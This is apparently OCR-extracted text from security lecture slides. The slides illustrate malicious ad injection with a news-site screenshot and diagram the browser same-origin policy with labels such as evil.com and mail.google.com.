
THE CONVERSATION

Old Media v. New Media

David Brooks and Gail Collins on how their profession has changed.


- Dowd: A Tale of Two Generals | Comments (187)
- Friedman: In Ramallah
- Editorial: Who Will Fight for the Unemployed?
- Op-Ed: Why We Talk to Terrorists
- Wright: Jihad Myth

Ads poisoning



http://blog.avast.com/2010/02/18/ads-poisoning-–-jspronte

Browser same origin policy (SOP)



http://evil.com

http://mail.google.com


Browser same origin policy (SOP)

Post

http://evil.com

http://mail.google.com

Browser same origin policy (SOP)




Post

Read


http://evil.com

http://mail.google.com

Getting the key from a web page



